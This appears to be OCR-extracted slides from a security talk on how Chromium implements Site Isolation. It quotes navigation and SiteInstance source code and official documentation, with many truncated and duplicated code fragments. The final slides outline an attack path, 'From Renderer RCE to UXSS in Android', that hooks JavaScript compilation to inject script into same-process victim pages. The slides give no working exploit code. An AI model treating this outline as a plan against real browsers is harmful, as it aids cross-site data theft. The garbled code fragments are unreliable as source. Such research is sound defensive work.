
How to trace code ? → NavigationRequest::StartNavigation

```
void NavigationRequest::StartNavigation() {
  // [...]
  if (associated_rfh_type_ != AssociatedRenderFrameHostTy
    RenderFrameHostImpl* navigating_frame_host =
        associated_rfh_type_ == AssociatedRenderFrameHos
            ? frame_tree_node_->render_manager()->specula
            : frame_tree_node_->current_frame_host();
    SetExpectedProcess(navigating_frame_host->GetProcess(
  }
  // [...]
}
```

```
RenderFrameHostManager::GetFrameHostForNavigation(
    NavigationRequest* request,
    BrowsingContextGroupSwap* browsing_context_group_swap,
    std::string* reason) {
SiteInstanceImpl* current_site_instance =
      render_frame_host_->GetSiteInstance();
  bool is_same_site =
      render_frame_host_->IsNavigationSameSite(request->GetUrlInfo());

  IsSameSiteGetter is_same_site_getter(is_same_site);
  scoped_refptr<SiteInstanceImpl> dest_site_instance =
      GetSiteInstanceForNavigationRequest(request, is_same_site_getter,
                                          browsing_context_group_swap, reason);

  // A subframe should always be in the same BrowsingInstance as the parent
  // (see also https://crbug.com/1107269).
  RenderFrameHostImpl* parent = frame_tree_node_->parent();
  DCHECK(!parent ||
         dest_site_instance->IsRelatedSiteInstance(parent->GetSiteInstance()));

  // The SiteInstance determines whether to switch RenderFrameHost or not.
  bool use_current_rfh = current_site_instance == dest_site_instance;
  //[...]
    //[...]
  if (use_current_rfh) {

    request->SetAssociatedRFHType(
        NavigationRequest::AssociatedRenderFrameHostType::CURRENT);
    //[...]
  } else {
    //[...]
  navigation_rfh = speculative_render_frame_host_.get();
    request->SetAssociatedRFHType(
        NavigationRequest::AssociatedRenderFrameHostType::SPECULATIVE);
    //[...]
  }
  //[...]
```

How is Site Isolation impl

How to tr



```
void Nav
  // [..
  if (as
    Renc


    SetE
  }
  // [..
}
```

```
scoped_refptr<SiteInstanceImpl> BrowsingInstance::GetSiteInstanceForURLHelper(
    const UrlInfo& url_info,
    bool allow_default_instance) {
  const SiteInfo site_info = ComputeSiteInfoForURL(url_info);
  auto i = site_instance_map_.find(site_info);
  if (i != site_instance_map_.end())
    return i->second;

  // Check to see if we can use the default SiteInstance for sites that don't
  // need to be isolated in their own process.
  if (allow_default_instance &&
    SiteInstanceImpl::CanBePlacedInDefaultSiteInstance(
          isolation_context_, url_info.url, site_info)) {
    scoped_refptr<SiteInstanceImpl> site_instance =
        default_site_instance_.get();
    if (!site_instance) {
      site_instance = new SiteInstanceImpl(this);

      // Note: |default_site_instance_| will get set inside this call
      // via RegisterSiteInstance().
      site_instance->SetSiteInfoToDefault(site_info.storage_partition_config());
      DCHECK_EQ(default_site_instance_, site_instance.get());
    }

    // Add |site_info| to the set so we can keep track of all the sites the
    // the default SiteInstance has been returned for.
    site_instance->AddSiteInfoToDefault(site_info);
    return site_instance;
  }

  return nullptr;
}
```

```
RenderFrameHostManager::GetFrameHostForNavigation(
    NavigationRequest* request,
    BrowsingContextGroupSwap* browsing_context_group_swap,
    std::string* reason) {
rent_site_instance =
st_->GetSiteInstance();

st_->IsNavigationSameSite(request->GetUrlInfo());

same_site_getter(is_same_site);
nstanceImpl> dest_site_instance =
orNavigationRequest(request, is_same_site_getter,
                    browsing_context_group_swap, reason);

always be in the same BrowsingInstance as the parent
/crbug.com/1107269).
* parent = frame_tree_node_->parent();

stance->IsRelatedSiteInstance(parent->GetSiteInstance()));

 determines whether to switch RenderFrameHost or not.
n = current_site_instance == dest_site_instance;


) {

iatedRFHType(
uest::AssociatedRenderFrameHostType::CURRENT);



eculative_render_frame_host_.get();
iatedRFHType(
uest::AssociatedRenderFrameHostType::SPECULATIVE);
```


How is Site Isolation implemen

When to reuse SiteInstance?

```
bool SiteInfo::RequiresDedicatedProcess(
    const IsolationContext& isolation_context) const {
  DCHECK_CURRENTLY_ON(BrowserThread::UI);
  DCHECK(isolation_context.browser_or_resource_context());

  // If --site-per-process is enabled, site isolation is enabled
everywhere.
  if (SiteIsolationPolicy::UseDedicatedProcessesForAllSites())
    return true;
// [...]

  return false;
}
```

```
// static
bool SiteIsolationPolicy::UseDedicatedProcessesForAllSites() {
  if (base::CommandLine::ForCurrentProcess()->HasSwitch(
          switches::kSitePerProcess)) {
    return true;
  }

  if (IsSiteIsolationDisabled(SiteIsolationMode::kStrictSiteIsolation))
    return false;

  // The switches above needs to be checked first, because if the
  // ContentBrowserClient consults a base::Feature, then it will activate the
  // field trial and assigns the client either to a control or an experiment
  // group - such assignment should be final.
  return GetContentClient() &&
         GetContentClient()->browser()->ShouldEnableStrictSiteIsolation();
}
```

How is Site Isolation implemen



Modes and Availability

Full Site Isolation (site-per-process)

Used on: Desktop platforms (Windows, Mac, Linux, ChromeOS).

In (one-)site-per-process mode, each process is locked to documents from a single site. Sites are defined as scheme plus eTLD+1, since different origins within a given site may have synchronous access to each other if they each modify their document.domain. This mode provides all sites protection against compromised renderers and Spectre-like attacks, without breaking backwards compatibility.

This mode can be enabled on Android using `chrome://flags/#enable-site-per-process`.

Partial Site Isolation

Used on: Chrome for Android (2+ GB RAM).

On platforms like Android with more significant resource constraints, Chromium only uses dedicated (locked) processes for some sites, putting the rest in unlocked processes that can be used for any web site. (Note that there is a threshold of about 2 GB of device RAM required to support any level of Site Isolation on Android.)

Locked processes are only allowed to access data from their own site. Unlocked processes can generally access data from any site that does not require a locked process. Chromium usually creates one unlocked process per browsing context group.

Currently, several heuristics are used to isolate the sites that are most likely to have user-specific information. As on all platforms, privileged pages like WebUI are always isolated. Chromium also isolates sites that users tend to log into in general, as well as sites on which a given user has entered a password, logged in via an OAuth provider, or encountered a Cross-Origin-Opener-Policy (COOP) header.

No Site Isolation

Used on: Low-memory Chrome for Android (<2 GB RAM), Android WebView, Chrome for iOS.


On some platforms, Site Isolation is not available, due to implementation or resource constraints.

- On Android devices with less than 2 GB of RAM, Site Isolation is disabled to avoid requiring multiple renderer processes in a given tab (for out-of-process iframes). Cross-process navigations in the main frame are still possible (e.g., for browser-initiated cross-site navigations with no other pages in the browsing context group, when a new browsing context group may be created).
- Android WebView does not yet support multiple renderer processes or out-of-process iframes.
- Chrome for iOS uses WebKit, which does not currently have support for out-of-process iframes or Site Isolation.

```
// static
bool SiteIsolationPolicy::UseDedicatedProcessesForAllSites() {
  if (base::CommandLine::ForCurrentProcess()->HasSwitch(
          switches::kSitePerProcess)) {
    return true;
  }

  if (IsSiteIsolationDisabled(SiteIsolationMode::kStrictSiteIsolation))
    return false;

  // The switches above needs to be checked first, because if the
  // ContentBrowserClient consults a base::Feature, then it will activate the
  // field trial and assigns the client either to a control or an experiment
  // group - such assignment should be final.
  return GetContentClient() &&
         GetContentClient()->browser()->ShouldEnableStrictSiteIsolation();
}
```

```
bool ContentBrowserClient::ShouldEnableStrictSiteIsolation() {
#if BUILDFLAG(IS_ANDROID)
  return false;
#else
  return true;
#endif
}
```

How is Site Isolation implemen



Modes and Availability

Full Site Isolation (site-per-process)

Used on: Desktop platforms (Windows, Mac, Linux, ChromeOS).

In (one-)site-per-process mode, each process is locked to documents from a single site. Sites are defined as scheme plus eTLD+1, since different origins within a given site may have synchronous access to each other if they each modify their document.domain. This mode provides all sites protection against compromised renderers and Spectre-like attacks, without breaking backwards compatibility.

This mode can be enabled on Android using `chrome://flags/#enable-site-per-process`.

Partial Site Isolation

Used on: Chrome for Android (2+ GB RAM).

On platforms like Android with more significant resource constraints, Chromium only uses dedicated (locked) processes for some sites, putting the rest in unlocked processes that can be used for any web site. (Note that there is a threshold of about 2 GB of device RAM required to support any level of Site Isolation on Android.)

Locked processes are only allowed to access data from their own site. Unlocked processes can generally access data from any site that does not require a locked process. Chromium usually creates one unlocked process per browsing context group.

Currently, several heuristics are used to isolate the sites that are most likely to have user-specific information. As on all platforms, privileged pages like WebUI are always isolated. Chromium also isolates sites that users tend to log into in general, as well as sites on which a given user has entered a password, logged in via an OAuth provider, or encountered a Cross-Origin-Opener-Policy (COOP) header.

No Site Isolation

Used on: Low-memory Chrome for Android (<2 GB RAM), Android WebView, Chrome for iOS.

On some platforms, Site Isolation is not available, due to implementation or resource constraints.

- On Android devices with less than 2 GB of RAM, Site Isolation is disabled to avoid requiring multiple renderer processes in a given tab (for out-of-process iframes). Cross-process navigations in the main frame are still possible (e.g., for browser-initiated cross-site navigations with no other pages in the browsing context group, when a new browsing context group may be created).
- Android WebView does not yet support multiple renderer processes or out-of-process iframes.
- Chrome for iOS uses WebKit, which does not currently have support for out-of-process iframes or Site Isolation.

We can reuse the same process after navigation in Android!!!

```
// static
bool SiteIsolationPolicy::UseDedicatedProcessesForAllSites() {
  if (base::CommandLine::ForCurrentProcess()->HasSwitch(
          switches::kSitePerProcess)) {
    return true;
  }

  if (IsSiteIsolationDisabled(SiteIsolationMode::kStrictSiteIsolation))
    return false;

  // The switches above needs to be checked first, because if the
  // ContentBrowserClient consults a base::Feature, then it will activate the
  // field trial and assigns the client either to a control or an experiment
  // group - such assignment should be final.
  return GetContentClient() &&
         GetContentClient()->browser()->ShouldEnableStrictSiteIsolation();
}
```

```
bool ContentBrowserClient::ShouldEnableStrictSiteIsolation() {
#if BUILDFLAG(IS_ANDROID)
  return false;
#else
  return true;
#endif
}
```

From Renderer RCE to UXSS in Android

The way to inject JavaScript into another page

What we have:

- The ability to patch all the code segment or modify data based on the Renderer RCE
- The victim page could be in the same process we control

When to inject :

- DOM Tree Building
- JavaScript Compilation 🎯
- JavaScript Code Execution

From Renderer RCE to UXSS in Android

Hook the code of JavaScript Compilation

